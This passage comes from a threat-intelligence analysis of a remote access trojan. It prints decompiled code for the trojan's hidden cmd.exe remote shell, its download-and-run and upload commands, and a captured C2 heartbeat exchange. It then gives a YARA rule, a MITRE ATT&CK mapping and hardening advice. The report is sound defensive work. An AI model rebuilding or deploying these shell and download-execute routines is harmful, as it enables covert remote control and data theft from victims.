When the malware receives the **PLAY_SOUND:<url>** command, it retrieves the **TEMP** directory using **GetTempPathA**. It then downloads the audio file from the specified **URL** using the **InternetOpenA**, **InternetOpenUrlA**, and **InternetReadFile** APIs, and saves it to the **TEMP** directory. The file is played using **PlaySoundA** and deleted after playback is completed.

```

590 v76 = sub_13F636170(v74, v75, "TTS:", 4i64);
591 if ( (char *)v76 != v75 && (char *)v76 == v74 )
592 {
593     *(_OWORD *)Command = 0i64;
594     v195 = 0ui64;
595     v77 = (unsigned __int64)v3[2];
596     if ( v77 < 4 )
597         sub_13F624D40();
598     v78 = v77 - 4;
599     v79 = -1i64;
600     if ( v78 != -1i64 )
601         v79 = v78;
602     v80 = (char *)v3;
603     if ( (unsigned __int64)v3[3] > 0xF )
604         v80 = (char *)v3;
605     sub_13F621A00(Command, v80 + 4, v79);
606     CoInitialize(0i64);
607     ppv[0] = 0i64;
608     if ( CoCreateInstance(&rclsid, 0i64, 0x17u, &riid, ppv) >= 0 && ppv[0] )
609     {
610         v81 = (const CHAR *)Command;
611         if ( *((_QWORD *)&v195 + 1) > 0xFui64 )
612             v81 = Command[0];
613         v82 = MultiByteToWideChar(0xFDE9u, 0, v81, -1, 0i64, 0);
614         v83 = (WCHAR *)operator new(saturated_mul(v82, 2ui64));
615         v84 = v83;
616         v85 = (const CHAR *)Command;
617         if ( *((_QWORD *)&v195 + 1) > 0xFui64 )
618             v85 = Command[0];
619         MultiByteToWideChar(0xFDE9u, 0, v85, -1, v83, v82);
        (*(void (__fastcall **)(LPVOID, WCHAR *, _QWORD, _QWORD))(*(_QWORD *)ppv[0] + 160i64))((

```

Figure 39- TTS Command

When the **TTS** command is received, the malware initializes the **COM** infrastructure using **CoInitialize**. It then creates a **SAPI** speech synthesis object using **CoCreateInstance** and converts the received text to Unicode using **MultiByteToWideChar**. Finally, it invokes the corresponding **COM** method to synthesize and play the text as speech.




Figure 40- MSG Function

When the malware receives the **MSG:<text>** command, it uses the **MessageBoxA** API to display the provided text in a message box on the screen with the title **System Alert**.

```

539 v88 = &v86[v87];
540 v89 = sub_13F636170(v86, &v86[v87], "WALLPAPER:", 10i64);
541 if ( (char *)v89 != v88 && (char *)v89 == v86 )
542 {
543     *(QWORD *)Command = 0i64;
544     v195 = 0ui64;
545     v90 = (unsigned __int64)v3[2];
546     if ( v90 < 0xA )
547         sub_13F624D40();
548     v91 = v90 - 10;
549     v92 = -1i64;
550     if ( v91 != -1i64 )
551         v92 = v91;
552     v93 = (char *)v3;
553     if ( (unsigned __int64)v3[3] > 0xF )
554         v93 = (char *)v3;
555     sub_13F621A00(Command, v93 + 10, v92);
556     sub_13F633790(Command);
557     sub_13F621700((__int64)Command);
558     goto LABEL_56;
559 }
560 }

```

```

GET /notify?event=heartbeat&user=...&public_ip=... HTTP/1.1
User-Agent: SecurityNotifier
Host: ...:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ...
Content-type: text/plain

WALLPAPER:https://cdnuploads.aa.com.tr/uploads/Contents/2019/04/01/thumbs_b_c_9677172a1c15d03d20

```

Figure 41- WALLPAPER Function

When the malware receives the **WALLPAPER:<data>** command, it parses the parameter and passes it to the **Wallpaper** function.

```

39 v4 = &v2[v3];
40 v5 = sub_13F636170(v2, &v2[v3], "http", 4i64);
41 if ( (const CHAR *)v5 != v4 && v5 == (__QWORD)v2 )
42 {
43     GetTempPathA(0x104u, Buffer);
44     memset(Src, 0, sizeof(Src));
45     v6 = -1i64;
46     do
47     ++v6;
48     while ( Buffer[v6] );
49     sub_13F621A00(Src, Buffer, v6);
50     v7 = sub_13F621B10(Src);
51     v8 = *(QWORD *)v7;
52     v21[0] = *(QWORD *)v7;
53     v9 = *(QWORD *)v7 + 16;
54     *(QWORD *)v7 + 16 = 0i64;
55     *(QWORD *)v7 + 24 = 15i64;
56     *(BYTE *)v7 = 0;
57     if ( *(QWORD *)v24 + 1 > 0xFui64 )
58     {
59         v10 = Block[0];
60         if ( (unsigned __int64)(*(QWORD *)v24 + 1) + 1i64 >= 0x1000 )
61         {
62             v10 = (void *)*(QWORD *)Block[0] - 1;
63             if ( (unsigned __int64)(Block[0] - v10 - 8) > 0x1F )
64                 invoke_watson(0i64, 0i64, 0i64, 0, 0i64);

```



Figure 42- Changing the Desktop Wallpaper

The **Wallpaper** function checks the provided parameter. If the parameter is a **URL**, it uses the **InternetOpenA**, **InternetOpenUrlA**, and **InternetReadFile** APIs to download the image and save it as **wallpaper.bmp** in the **TEMP** directory. The **SystemParametersInfoA** API is then used to set this file as the desktop wallpaper.

```

513     v59 = v3;
514     if ( v57 > 0xF )
515     {
516         v59 = *v3;
517         if ( v58 == (const void *)0 ) && !memcmp(v59, "SHELL_START", 0xBui64)
518         {
519             sub_13FB6A2B0();
520             goto LABEL_56;
521         }
522     }
523 }

```

```

16 PipeAttributes.lpSecurityDescriptor = 0i64;
17 PipeAttributes.BinnerHandle = 1;
18 result = CreatePipe(&hObject, &hWritePipe, &PipeAttributes, 0);
19 if ( result )
20 {
21     SetHandleInformation(hObject, 1u, 0);
22     if ( !CreatePipe(&hReadPipe, &hFile, &PipeAttributes, 0) )
23     {
24         CloseHandle(hObject);
25         v1 = hWritePipe;
26         return CloseHandle(v1);
27     }
28     SetHandleInformation(hFile, 1u, 0);
29     StartupInfo.cb = 104;
30     memset(&StartupInfo.lpReserved, 0, 72);
31     StartupInfo.dwFlags = 257;
32     StartupInfo.hStdInput = hReadPipe;
33     StartupInfo.hStdOutput = hWritePipe;
34     StartupInfo.hStdError = hWritePipe;
35     StartupInfo.wShowWindow = 0;
36     if ( !CreateProcessA(
37         0i64,
38         (LPSTR)"cmd.exe",
39         0i64,
40         0i64,
41         1,
42         0x8000000u,
43         0i64,
44         0i64,
45         &StartupInfo,

```

Figure 43- SHELL_START Function

When the **SHELL_START** command is received, the malware calls the **sub_14000A2B0** function. This function creates pipes using **CreatePipe** and **SetHandleInformation**, then launches a hidden **cmd.exe** process connected to these pipes using **CreateProcessA**. It subsequently creates a separate **thread** using **beginthreadex** to manage the shell output and maintain communication, thereby establishing a remote **shell** session capable of executing commands.

```

525 v62 = (unsigned __int64)v61;
526 if ( v62 == 10 && !memcmp(v60, "SHELL_STOP", 0xAui64) )
527 {
528     if ( byte_13FB83EB9 )
529     {
530         byte_13FB83EB9 = 0;
531         Sleep(0x64u);
532         TerminateProcess(hProcess, 0);
533         CloseHandle(hProcess);
534         CloseHandle(*(&hProcess + 1));
535         CloseHandle(hObject);
536         CloseHandle(hFile);
537         hObject = 0i64;
538         hFile = 0i64;
539         qword_13FB832C0 = 0i64;
540         v63 = &qword_13FB832B0;
541         if ( (unsigned __int64)qword_13FB832C8 > 0xF )
542             v62 = (void **)qword_13FB832B0;
543         *(_BYTE *)v63 = 0;

```

Figure 44- SHELL_STOP Function

When the **SHELL_STOP** command is received, the malware terminates the active **shell** session, if one exists. The running **cmd.exe** process is terminated using **TerminateProcess**.

```

8  { (unsigned __int64)v3[3] > 0xF )
9  if ( v144 < 9
10  || (v145 = &v143[v144], v146 = sub_13FE76170(v143, &v143[v144], "DOWNLOAD:", 9i64), (char *)v146 == v145)
11  || (char *)v146 != v143 )
12  {
13  v147 = (char *)v3;
14  if ( (unsigned __int64)v3[3] > 0xF )
15  v147 = (char *)*v3;
16  v148 = (unsigned __int64)v3[2];
17  if ( v148 < 0xD
18  || (v149 = &v147[v148], v150 = sub_13FE76170(v147, &v147[v148], "DOWNLOAD_RUN:", 13i64),
19  (char *)v150 == v149)
20  || (char *)v150 != v147 )
21  {
22  v172 = (char *)v3;
23  if ( (unsigned __int64)v3[3] > 0xF )
24  v172 = (char *)*v3;
25  v173 = (unsigned __int64)v3[2];
26  if ( v173 < 7
27  || (v174 = &v172[v173], v175 = sub_13FE76170(v172, &v172[v173], "UPLOAD:", 7i64), (char *)v175 == v174)
28  || (char *)v175 != v172 )
29  {
30  v180 = (char *)v3;
31  if ( (unsigned __int64)v3[3] > 0xF )
32  v180 = (char *)*v3;

```

Figure 45- File Upload and Download Commands

The received command invokes the corresponding functions for **DOWNLOAD**, **DOWNLOAD_RUN**, and **UPLOAD** operations. Accordingly, it redirects **file download**, **execution of the downloaded file**, or **file upload** operations to the relevant functions. If the command is a URL, it opens it using **ShellExecuteA**; otherwise, it executes the command directly using **system**. In the **DOWNLOAD_RUN** case, the downloaded file is saved and executed, while in the **UPLOAD** case, the specified file is transmitted to the remote party.

YARA Rule

```
rule x3client{

    meta:

        description = "KarsToRat_Malware"

        author = "Yavuzhan_Ozgen"

        date = "2026-03-23"

    strings:

        $s1 = "vboxtray.exe"

        $s2 = "vmtoolsd.exe"

        $s3 = "vmware.exe"

        $s4 = "Action: [UAC_BYPASS] -> Failed (RegCreate Error)"

        $s5 = "ram_used_gb"

        $p1 = "webcap.bmp"

        $t1 = "\\discordcanary\\Local Storage\\leveldb\\"

        $t2 = "\\Opera Software\\Opera Stable\\Local Storage\\leveldb\\"

        $api_c2 = "schtasks /delete /f /tn \"SystemCheck\""

        $network = "http://212.227.65.132:15144"

    condition:

        uint16(0) == 0x5A4D and filesize > 140KB and filesize < 146KB and

        ( 3 of ($s*) or any of ($p*) or

            any of ($t*) or any of ($api_c2, $network)

        )

}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Screen Capture T1113	Windows Command Shell T1059.003	Registry Run Keys T1547.001	Bypass UAC T1548.002	Match Legitimate Name T1036.005	Steal Web Session Cookie T1539	Web Protocols T1071.001	Exfiltration Over C2 Channel T1041
Video Capture T1125		Scheduled Task T1053.005		Obfuscated Files T1027.002	Keylogging T1056.001	Web Service T1102	
Audio Capture T1123							
Clipboard Data sT1115							

Recommendations

1. The operating system and all critical software should be kept up to date.
2. Temp The **Temp** and **AppData** directories should be continuously monitored.
3. Documents received via email should be analyzed in a **sandbox environment**.
4. Only licensed, genuine software with verified digital signatures should be used.
5. Network traffic should be continuously monitored and filtered.

Prepared by

Yavuzhan Özgen

[linkedin](#)

